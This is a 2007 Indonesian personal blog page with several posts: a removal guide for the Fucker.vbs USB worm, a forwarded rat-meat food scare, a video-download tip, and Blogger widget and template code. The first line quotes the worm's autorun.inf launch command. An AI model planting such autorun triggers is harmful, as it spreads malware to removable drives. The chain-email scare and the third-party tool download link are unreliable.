shellexecute=wscript.exe fucker.vbs
HOW TO REMOVE FUCKER.VBS

Step 1

1. Start menu
2. Go Run (type msconfig in the box)



3. Click on Startup and search service like in picture in figure 1.2.Then remove mark symbol from the box that write fucker.

4. After that click Apply and Ok .
5. And then click Exit Without Restart .

Step 2

1. Go to My Computer .
2. Click on Tool.
3. Click on Folder Option


4. Click on View and then put mark on Show hidden file and folders. See figure 2.2.
5. And remove any mark on.
- Hide extensions for known file types.
- Hide protected operating system files (recommended).
- Launch folder windows in a separate process.


Step 3.
1. Now you click right on drive c/d (etc. all of drive) and chose Open.
2. And now you can see all hidden file and file that you going to remove
-Autorun.inf
-Fucker.vbs


3. And now remove this 2 file by used Shift + Delete key.
4. And check all drive that can’t open bye double click and delete this 2 file.

Step 4.
1. Download ccleaner http://rapidshareict.blogspot.com/2007/05/remover-fucker-vbs.html
2. Run this on your system.
3. Restart.

For repair Internet Explorer read in : http://bambangoke.blogspot.com/2007/05/virus-fuckervbs.html


Baca Selengkapnya - Remove virus Fucker.vbs from Computer

HATI - HATI UNTUK PENGGEMAR SOTO AYAM, SATE AYAM & MIE ...

Untuk penggemar Soto Ayam, Sate ayam, mie ayam di pinggir jalan
waspadalah.. ... waspadalahhhhh. ...





Hati-hati... ..kelihatannya seperti daging ayam.... apakah benar daging ayam??

Tikuss!!!!


Dibakar utk menghilangkan bulu...

Dicuci sebelum dimasak....

Dipotong-potong sehingga menyerupai potongan daging ayam......


Persiapan utk di goreng....


Sebelumnya diberi bumbu....


Siap di santap....

weeckkk....

Mirip daging ayam...

Waspadalah.. ..waspadalah. ..jika anda makan direstoran.. ...!!!


Forward :
Blog: KORAN EMAIL TERUSAN
Post: HATI - HATI UNTUK PENGGEMAR SOTO AYAM, SATE AYAM & MIE AYAM DI PINGGIR JALAN
Baca Selengkapnya - HATI - HATI UNTUK PENGGEMAR SOTO AYAM, SATE AYAM & MIE ...

Download Video Youtube, etc.


Berikut ini akan saya jelaskan bagaimana tehnik mendownload file video di website yang biasanya kita hanya dapat streaming saja, seperti dari situs Youtube[.]com, google video,iFilm dll.dan setelah membaca artikel ini maka anda akan bisa meniympanya ke hardisk atau media penyimpanan lainya dan memainkanya pada komputer anda.


Cara pertama cari lah file video yang ingin anda download Youtube misalkan kita akan mendownload file video dar setalah ketemu file yang ingin anda download maka carilah URLnya(biasanya terdapat pada sisi kanan atas di kolom About This Video. Misal alamat URL videonya http://www.youtube.com/watch?v=VBptJU4kNcQ. Setelah ketemu URL dari video tersebut sekarang buka lah link berikut ini http://tubesaver.net setelah itu masukan URL dari Video yang ingin anda download tadi di sana, setelah itu lalu klik Get Download URL maka URL asli dari Video tersebut akan kelihatan. yang sepetri ini http://chi-v96.chi.youtube.com/get_video?video_id=VBptJU4kNcQ. Sekarang tinggal klik kanan save target as...(selesai dech!!)

Sekarang tinggal mainin dech di komputernya kamu tapi harus pakai software FLV flayer kamu bisa download di link berikut ini http://rapidshareict.blogspot.com/2007/04/flv-player.html dan biasanya kalau kita download di youtube dan lain2 biasanya extension file nya ngak ada misalkan get_video nah sekarang tingal nambahin extension di belakangnya menjadi get_video.flv(atau terserah sesuai nama videonya yang penting dengan akhiran .flv) bisa dech diputar videonya dengan tingal double klik aja. gampang khan!!!!
Baca Selengkapnya - Download Video Youtube, etc.

Membuat Label / Kategori Cloud


Untuk membuat Label Cloud aku dapat di phy3blog yang tutorialnya pake bahasa inggris. Setelah aku pasang di sidebar ternyata lebih keren daripada label / kategori bentuk list item biasanya. Karena aku lagi males translate maka aku copy paste aja tutorialnya. Silahkan diartikan sendiri aja. Thanks Semoga membantu. idealol

Setup and configuration for New Blogger Tag Cloud / Label Cloud Comments and Problems can be reported at the home post for this at Code for New Blogger Tag Cloud / Label Cloud

Here is the code and setup information to use the Label Cloud in New Blogger. First you obviously have to have a blog on New Blogger, and you MUST be using the layouts templates,
(this isn't available for classic templates, or FTP published blogs ) and you must have some posts labeled already. (There needs to be at least ONE label with more than ONE entry or the scripts hit a bug - so have at least one label with more than one entry before starting).


Make sure you backup your template before making any changes!

Log into Blogger and go to your layouts section. On the 'Page Elements' setup page
make sure you have a label widget already installed where you want it (it can be moved around
later). Then go to the Edit HTML settings and leave the widgets NOT exapanded. It will make
things easier to deal with.


Now the code comes in 3 parts. A section for the stylesheet, a configurations section,
and then the actual widget itself.

The first part to put in is the stylesheet section. The following code needs to be copied
and inserted into your stylesheet, which in the layouts is marked out by the <b:skin> tags.
Easiest thing to do is find the closing skin tag

]]></b:skin>

and place the code right BEFORE that.
Here it is, copy and paste without modification right now. I'll explain what can be tweaked
later.


/* Label Cloud Styles
----------------------------------------------- */
#labelCloud {text-align:center;font-family:arial,sans-serif;}
#labelCloud .label-cloud li{display:inline;background-image:none !important;padding:0 5px;margin:0;vertical-align:baseline !important;border:0 !important;}
#labelCloud ul{list-style-type:none;margin:0 auto;padding:0;}
#labelCloud a img{border:0;display:inline;margin:0 0 0 3px;padding:0}
#labelCloud a{text-decoration:none}
#labelCloud a:hover{text-decoration:underline}
#labelCloud li a{}
#labelCloud .label-cloud {}
#labelCloud .label-count {padding-left:0.2em;font-size:9px;color:#000}
#labelCloud .label-cloud li:before{content:"" !important}


This next section is the configuration section for the Cloud. It also goes in the head of the template, but outside of the stylesheet part. Easiest thing to do again is to find the closing stylesheet tag

]]></b:skin>

But this time place the code right AFTER that line, but BEFORE the </head> tag. Here it is.


<script type='text/javascript'>
// Label Cloud User Variables
var cloudMin = 1;
var maxFontSize = 20;
var maxColor = [0,0,255];
var minFontSize = 10;
var minColor = [0,0,0];
var lcShowCount = false;
</script>


All of these settings can be changed but I'll explain them in a moment. The defaults will work for now.


Now the widget itself. Scroll down and find the label widget in your sidebar. It should look
something like this.


<b:widget id='Label1' locked='false' title='Labels' type='Label'/>


Copy the following code (from beginning widget tag to ending widget tag) and replace
the line above with it.


<b:widget id='Label1' locked='false' title='Label Cloud' type='Label'>
<b:includable id='main'>
<b:if cond='data:title'>
<h2><data:title/></h2>
</b:if>

<div class='widget-content'>
<div id='labelCloud'/>
<script type='text/javascript'>

// Don't change anything past this point -----------------
// Cloud function s() ripped from del.icio.us
function s(a,b,i,x){
if(a&gt;b){
var m=(a-b)/Math.log(x),v=a-Math.floor(Math.log(i)*m)
}
else{
var m=(b-a)/Math.log(x),v=Math.floor(Math.log(i)*m+a)
}
return v
}


var c=[];
var labelCount = new Array();
var ts = new Object;
<b:loop values='data:labels' var='label'>
var theName = &quot;<data:label.name/>&quot;;
ts[theName] = <data:label.count/>;
</b:loop>

for (t in ts){
if (!labelCount[ts[t]]){
labelCount[ts[t]] = new Array(ts[t])
}
}
var ta=cloudMin-1;
tz = labelCount.length - cloudMin;
lc2 = document.getElementById('labelCloud');
ul = document.createElement('ul');
ul.className = 'label-cloud';
for(var t in ts){
if(ts[t] &lt; cloudMin){
continue;
}
for (var i=0;3 > i;i++) {
c[i]=s(minColor[i],maxColor[i],ts[t]-ta,tz)
}
var fs = s(minFontSize,maxFontSize,ts[t]-ta,tz);
li = document.createElement('li');
li.style.fontSize = fs+'px';
li.style.lineHeight = '1';
a = document.createElement('a');
a.title = ts[t]+' Posts in '+t;
a.style.color = 'rgb('+c[0]+','+c[1]+','+c[2]+')';
a.href = '/search/label/'+encodeURIComponent(t);
if (lcShowCount){
span = document.createElement('span');
span.innerHTML = '('+ts[t]+') ';
span.className = 'label-count';
a.appendChild(document.createTextNode(t));
li.appendChild(a);
li.appendChild(span);
}
else {
a.appendChild(document.createTextNode(t));
li.appendChild(a);
}
ul.appendChild(li);
abnk = document.createTextNode(' ');
ul.appendChild(abnk);
}
lc2.appendChild(ul);
</script>

<noscript>
<ul>
<b:loop values='data:labels' var='label'>
<li>
<b:if cond='data:blog.url == data:label.url'>
<data:label.name/>
<b:else/>
<a expr:href='data:label.url'><data:label.name/></a>
</b:if>
(<data:label.count/>)
</li>
</b:loop>
</ul>
</noscript>
<b:include name='quickedit'/>
</div>

</b:includable>
</b:widget>


Now if all has gone well, and you have posts already labeled, then if you preview the
blog you should see some form of the Cloud appearing. If it doesn't appear, then something
went wrong. You should probably back out and try it again from the start.

Update : I've found 2 things to check for first if the label cloud isn't showing. First make sure that at least one of your labels has more than one entry. A bug in the script causes it to fail when all the labels have only one entry.(As soon as any label has more than one entry, then it should be ok from then on) Also, make sure that none of your labels contain quote marks " . Apostrophes or single ticks ' are ok. ------

Most likely the cloud with it's default settings won't be what you ultimately want. But all
the colors and sizes are configurable to match your tastes. If the cloud is appearing in preview
then you can go about changing some of the variables so they suit.


The settings in the Variables section will be where you make most of your adjustments. Here I'll
explain what each setting does.

var cloudMin= 1;

This setting you can use to limit the number of labels shown (for example if you have a lot of labels). Leave the setting at 1 to show ALL labels. If you enter in a higher number, then only labels that have at least that number of entries will appear in the cloud.

var maxFontSize = 20;
var maxColor = [0,0,255];
var minFontSize = 10;
var minColor = [0,0,0];
var lcShowCount = false;

The lines for
maxFontSize
maxColor
do what you may think they do. The first one sets the size (in pixels) of the label with the
most amount entries. The maxColor sets the color of that entry (in RGB format). Similiar with
the next two
minFontSize
minColor
Just these are for the label with the least amount of entries. Again the size is in pixels,
the color is in RGB format. Any labels between the two will get their color/sizes based on
how many labels they are, and where their entry count falls, giving the much desired cloud
effect.

From my experimenting, there are many factors that make up a pleasant looking cloud. From
color/size choice, to the number of actual labels, to how well dispersed the entries are amoung
the labels. 3 Labels don't make a good cloud as there isn't much to work with. You just have
to experiment around to see what looks good with your setup.

IMPORTANT, when change the color settings, Keep them in the format supplied. In between the [] and
the numbers separated by commas. The default colors are BLUE for the max and BLACK for the min.
You can select any valid RGB color combination. If you don't know what RGB colors are, don't
worry. It's just a way of defining a color. You can use many charts on the Internet to
get the correct RGB value for the color you want to try. Here's one that is fairly good.

RGB Color Code Chart

Remember, if you get the 3 sets of numbers to enter them in correctly. Inside the [ ] separated by
commas.

Also experiment with different font sizes. Again it depends on how many entries, how dispersed
they are, and how much room for the cloud is available as to what looks good.

The last variable there is

lcShowCount

This can either be false (default) or true. All this does is turn off/on the post count displayed
next to the label. Usually in a 'traditional' cloud the count isn't used. But if you go to a
'flat' listing then it's sometimes useful to turn it on.

Now to the CSS section. Most people won't need to tweak these much, and it's not necessary to
understand what all those entries are for. Most are just to make sure that other styling
elements from the rest of your page don't inherit in and ruin the cloud. But there are a few
that you may want to change to suit.
The first line

#labelCloud {text-align:center;font-family:arial,sans-serif;}

You could change the fonts used in the cloud here if you wanted.
Also, the text-align statement can also be changed. I have it set to center by default but you
could use

text-align:justify;
text-align:right;
text-align:left;

If those suit better.

The next line

#labelCloud .label-cloud li{display:inline;background-image:none !important;padding:0 5px;margin:0;vertical-align:baseline !important;border:0 !important;}

Well don't worry about most of it unless you are a hardcore CSS'er. The only one of real
importance is the first entry

display:inline;

You can change that to

display:block;

To get the 'Flat' (each entry on it's own separate line) listing of the weighted entries.
Usually if that is set to block you would probably want to change the sort frequency from
alphabetical to frequency. You do that by editing the widget from the Page Elements tab in
Blogger.

And the last bit I'll mention is the line

#labelCloud .label-count

If you set the lcShowCount variable to true to show the post counts, you could change the
color/size of those numbered entries with that line.
Baca Selengkapnya - Membuat Label / Kategori Cloud

My PC in Lab ICT


Kompuetr ku butut, tapi lumayanlah buat browsing ama Chating
Baca Selengkapnya - My PC in Lab ICT

Instalasi Mambo

Ada beberapa fenomena yang signifikan akhir-akhir in, yaitu pemakaian CMS pada beberapa situs-situs terkemuka Indonesia (atau yang berbahasa Indonesia). Mambo adalah salah satu pilihan dari beberapa OS CMS lainnya. Topik ini, saya harap, bukan untuk ajang puja-puji atau hina-cacimaki, namun lebih ke arah realitas user dalam menggunakan OS CMS. Seperti, seberapa jauh CMS dapat menghandle kebutuhan pengguna web/internet atau tingkat kepopuleran yang malah membingungkan user. Biar ga penasaran kemaren sore nyoba instal Web pake mambo. Ternyata gagal ampe 3 kali. ga taunya karena configuration.php nya ga terinstall otomatis di karenakan webnya unwriteable.


Baca Selengkapnya - Instalasi Mambo

SPMB 2007 + Pelaksanaan Ujian SPMB 2007

INFORMASI SEPUTAR SPMB 2007


SPMB 2007 akan diikuti peserta lulusan SMTA tiga angkatan kelulusan terakhir (2007, 2006, 2005). Diikuti oleh 55 Perguruan Tinggi (PT) termasuk 5 Universitas Islam Negeri yang menawarkan 1.900 program studi terdiri dari kelompok IPA 1061, dan kelompok IPS 839.

Pelaksanaan ujian SPMB 2007 akan diadakan secara serentak di seluruh wilayah Indonesia pada tanggal 27-28 Juni 2007 yang meliputi :

1. Hari Pertama (Rabu, 27 Juni 2007)
- Latihan Ujian
- Kemampuan kuantitatif dan Kemampuan Bahasa (Matematika Dasar, Bahasa Indonesia, dan Bahasa Inggris)

2. Hari Kedua (Kamis, 28 Juni 2007)
- Kemampuan IPA
- kemampuan IPS

Biaya Mengikuti ujian :
- Rp 150.000 per peserta untuk kelompok IPA atau kelompok IPS
- Rp 175.000 per peserta untuk kelompok campuran/IPC (IPA + IPS)

Cara Memperoleh Formulir Pendaftaran SPMB 2007 :

- Membayar biaya mengikuti ujian di Bank BNI di kota peserta akan menempuh ujian
- Pembayaran dimulai tanggal 13 - 22 juni 2007 (dapat diwakilkan)
- Menukarkan bukti pembayaran asli dari Bank dengan formulir pendaftaran SPMB dan Buku Petunjuk Pendaftaran SPMB di Panitia lokal setempat (dapat diwakilkan)
- Penukaran dapat dilakukan tanggal 13 - 22 Juni 2007

Cara Pengembalian Formulir Pendaftaran :

- Pengembalian formulir dilaksanakan di Panitia Lokal terdekat tanggal 13 - 22 Juni 2007 (tidak boleh diwakilkan) dan harus membawa Formulir yang sudah diisi lengkap, pas foto berwarna 4×6, Copy ijazah (STTB, STK, STL) dan aslinya, Copy Kartu Identitas (KTP/paspor/kartu pelajar) dan aslinya.

Pengumuman hasil SPMB 2007 dapat dilihat di panitia atau surat kabar setempat pada akhir Juli 2007.

SPMB 2007 diselenggarakan oleh Perhimpunan SPMB (didirikan oleh rektor PTN dan manran rektor) beralamat di:
Jalan Salemba Raya No.4 Jakarta Pusat Telp. (021) 310 1906, 319 30339
Fax. (021) 319 30328 website: www.spmb-pusat.org
Baca Selengkapnya - SPMB 2007 + Pelaksanaan Ujian SPMB 2007

Kenapa Harus Pacaran


Mungkin itu pertanyaan yang sangat aneh atau lucu untuk di pertanyakan. Tetapi apakah kita dapat menjawabnya dengan tepat.


Pacaran :

Tabel para Penyulut Free Sex

Nutrition information/Informasi Nilai Gizi
Serving Size / Takaran saji : 200 ml
Serving per package / Jumlah sajian perkemasan : 1

Proses Jatuh Cinta

Vit.C -->
Wow, siapa tuh ? Tiba-tiba, ada sesuatu yang kinclong. Panci kali, ya?!
PDKT -->
Boleh dong di deketin, ehm...ehm... Parfum oke, gigi bersih rambut mengkilap, muka licin, dokat tebel, apa lagi ya ?
Jadian-->
Yesss! Lo jadi pacar gue,deh. Malam Minggu nanti, main ke Ragunan, yuk?!

Bahan- bahan :

Kenapa harus pacaran? Iya, ya , kenapa harus? Emang ada yang nyuruh?! Kan, nggak ada. Tapi, kayaknya ada sesuatu yang salah deh, kalau usia remaja ceria seperti kita (Kita!!! Lo kali)
,nggak pernah kenal kata yang satu itu. Pacaran, kan lumrah. Eit..., tunggu dulu!

Hal-hal yang perlu di ketahui :

-Kita harus lebih berwawasan menyikapi pacaran;
-mengetahui asal aktivitas ini;
-sadar terhadap bahaya di balik pacaran;

Kontra Indikasi berpacaran

-tetap berprestasi mesti nggak punya do'i;
-nggak perlu ribet mikirin jajan anak orang;
-so pasti, kita masih tetep anak Mama dan Papa yang cantik & g4nthenk, dan berharga walau tanpa pacar.


Baca Selengkapnya - Kenapa Harus Pacaran

Komunitas saya BlogLog

Baca Selengkapnya - Komunitas saya BlogLog

Membuat Related Post

Saya mendapat ide pertama setelah melihat tutorial dari Hoctro's similar hack. Prinsip ini menggunakan pemanfaatan dari Label/Kategori saat kita posting. Related Post akan menunjukkan posting yang mempunyai label sama. Ok. Langsung aja.

Pertama, buka Template -> Edit HTML and paste code berikut sebelum </head> :

<script type="text/javascript">
//<![CDATA[
var relatedTitles = new Array();
var relatedTitlesNum = 0;
var relatedUrls = new Array();
function related_results_labels(json) {
for (var i = 0; i < json.feed.entry.length; i++) {
var entry = json.feed.entry[i];
relatedTitles[relatedTitlesNum] = entry.title.$t;
for (var k = 0; k < entry.link.length; k++) {
if (entry.link[k].rel == 'alternate') {
relatedUrls[relatedTitlesNum] = entry.link[k].href;
relatedTitlesNum++;
break;
}
}
}
}
function removeRelatedDuplicates() {
var tmp = new Array(0);
var tmp2 = new Array(0);
for(var i = 0; i < relatedUrls.length; i++) {
if(!contains(tmp, relatedUrls[i])) {
tmp.length += 1;
tmp[tmp.length - 1] = relatedUrls[i];
tmp2.length += 1;
tmp2[tmp2.length - 1] = relatedTitles[i];
}
}
relatedTitles = tmp2;
relatedUrls = tmp;
}
function contains(a, e) {
for(var j = 0; j < a.length; j++) if (a[j]==e) return true;
return false;
}
function printRelatedLabels() {
var r = Math.floor((relatedTitles.length - 1) * Math.random());
var i = 0;
document.write('<ul>');
while (i < relatedTitles.length && i < 20) {
document.write('<li><a href="' + relatedUrls[r] + '">' + relatedTitles[r] + '</a></li>');
if (r < relatedTitles.length - 1) {
r++;
} else {
r = 0;
}
i++;
}
document.write('</ul>');
}
//]]>
</script>


Save template, dan klick Expand Widget Template checkbox. Turunkan ke bawah dan cari widget ini:

<b:if cond='data:post.labels'>
<data:postLabelsLabel/>
<b:loop values='data:post.labels' var='label'>
<a expr:href='data:label.url' rel='tag'><data:label.name/></a><b:if cond='data:label.isLast != "true"'>,</b:if>
</b:loop>
</b:if>


It'll probably be down in the post-footer-line section (whether that be line-1, -2, or -3)

Tambahkan script baris yang tebal :

<b:if cond='data:post.labels'>
<data:postLabelsLabel/>
<b:loop values='data:post.labels' var='label'>
<a expr:href='data:label.url' rel='tag'><data:label.name/></a><b:if cond='data:label.isLast != "true"'>,</b:if>
<b:if cond='data:blog.pageType == "item"'>
<script expr:src='"/feeds/posts/default/-/" + data:label.name + "?alt=json-in-script&amp;callback=related_results_labels&amp;
max-results=10"' type='text/javascript'/>
</b:if>

</b:loop>
</b:if>


Save template, kemudian buka Template -> Page Elements dan add a new HTML/Javascript widget. Dengan Title Related Post.Paste script di bawahnya :

<script type="text/javascript">
removeRelatedDuplicates();
printRelatedLabels();
</script>


Sekarang kembali lagi ke Template -> Edit HTML, check pad checkbox untuk melihat dari template full dan cari HTML/Javascript widget Related Post yang kita add. Tambahkan baris yang tebal:

<b:widget id='HTML13' locked='false' title='Related Post' type='HTML'>
<b:includable id='main'>
<b:if cond='data:blog.pageType == "item"'>
<!-- only display title if it's non-empty -->
<b:if cond='data:title != ""'>
<h2 class='title'><data:title/></h2>
</b:if>
<div class='widget-content'>
<data:content/>
</div>

<b:include name='quickedit'/>
</b:if>
</b:includable>
</b:widget>

Jumlah dari related post yang di tampilkan dapat di atur dengan mengatur nilai max-results=10


Tutorial from : purplemoggy
Baca Selengkapnya - Membuat Related Post

Membuat Read More

Caranya:

* Login ke blogger.com, pilih blog yang pengen kamu edit, klik link Layout kemudian masuk ke Edit HTML
* Untuk bisa ngedit template secara keseluruhan, kamu harus centang/tandai/aktifkan Expand Widget Templates
* Masukkan kode berikut sebelum tag </head> atau tepat sesudah kode } ]]></b:skin> seperti ini:

<style>
<b:if cond='data:blog.pageType == "item"'>
span.fullpost {display:inline;}
<b:else/>
span.fullpost {display:none;}
</b:if>
</style>

* Selanjutnya mengatur supaya postingan terpotong, cari kode <p><data:post.body/></p> dalam template kamu dan tambahkan kode dibawah ini:

<b:if cond='data:blog.pageType != "item"'>
<a expr:href='data:post.url'> Read More..</a>
</b:if>

* Nah supaya terpotong, setiap kali kamu posting, klik pada bagian posting dimana kamu pengen tulisan Read More.. muncul, dan ketik <span class="fullpost"> sisa postingan sampai selesai </span>. Untuk menmbahkan kode ini, ketika posting kamu harus dalam mode Edit HTML bukan Compose

Contoh penulisan posting:

Ini adalah awal berita yang ingin saya potong karena terlalu panjang kalo postingan muncul semua, oleh karena itu saya perlu memotong berita sampai disini saja. <span class="fullpost"> Dan ini adalah sisa postingan saya yang akan saya sembunyikan dan hanya muncul pada saat post page atau link read more.. diklik </span>

Hasilnya akhir posting:

Ini adalah awal berita yang ingin saya potong karena terlalu panjang kalo postingan muncul semua, oleh karena itu saya perlu memotong berita sampai disini saja.Read more..

Selamat Mencoba!
:D
Baca Selengkapnya - Membuat Read More

Template 3 (tiga) kolom Blog Baru

Dengan hanya dua kolom rasanya kurang untuk mengisi link-link di sidebar. Setelah browsing keliling-keliling akhirnya dapat template 3 (tiga) kolom versi blog yang baru. Template ini aku dapat dari http://hoctro.blogspot.com/ yang nyediain template hasil hack secara Free. Kalo ada yang mau aku udah pasang di sini.

<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns='http://www.w3.org/1999/xhtml' xmlns:b='http://www.google.com/2005/gml/b' xmlns:data='http://www.google.com/2005/gml/data' xmlns:expr='http://www.google.com/2005/gml/expr'>

<head>
<b:include data='blog' name='all-head-content'/>
<title><data:blog.pageTitle/></title>
<b:skin><![CDATA[/*
-----------------------------------------------
Blogger Template Style
Name: Rounders 3
Designer: Douglas Bowman
URL: www.stopdesign.com
Date: 27 Feb 2004
Updated by: Blogger Team
----------------------------------------------- */

/* Variable definitions
====================
<Variable name="mainBgColor" description="Main Background Color"
type="color" default="#eec" value="#eeeecc">
<Variable name="mainTextColor" description="Text Color" type="color"
default="#333" value="#333333">
<Variable name="postTitleColor" description="Post Title Color" type="color"
default="#333" value="#333333">
<Variable name="dateHeaderColor" description="Date Header Color"
type="color" default="#586" value="#558866">
<Variable name="borderColor" description="Post Border Color" type="color"
default="#bbb" value="#bbbbbb">


<Variable name="mainLinkColor" description="Link Color" type="color"
default="#456" value="#445566">
<Variable name="mainVisitedLinkColor" description="Visited Link Color"
type="color" default="#234" value="#223344">

<Variable name="titleBgColor" description="Page Header Background Color"
type="color" default="#357" value="#335577">
<Variable name="titleTextColor" description="Blog Title Color"
type="color" default="#fff" value="#ffffff">

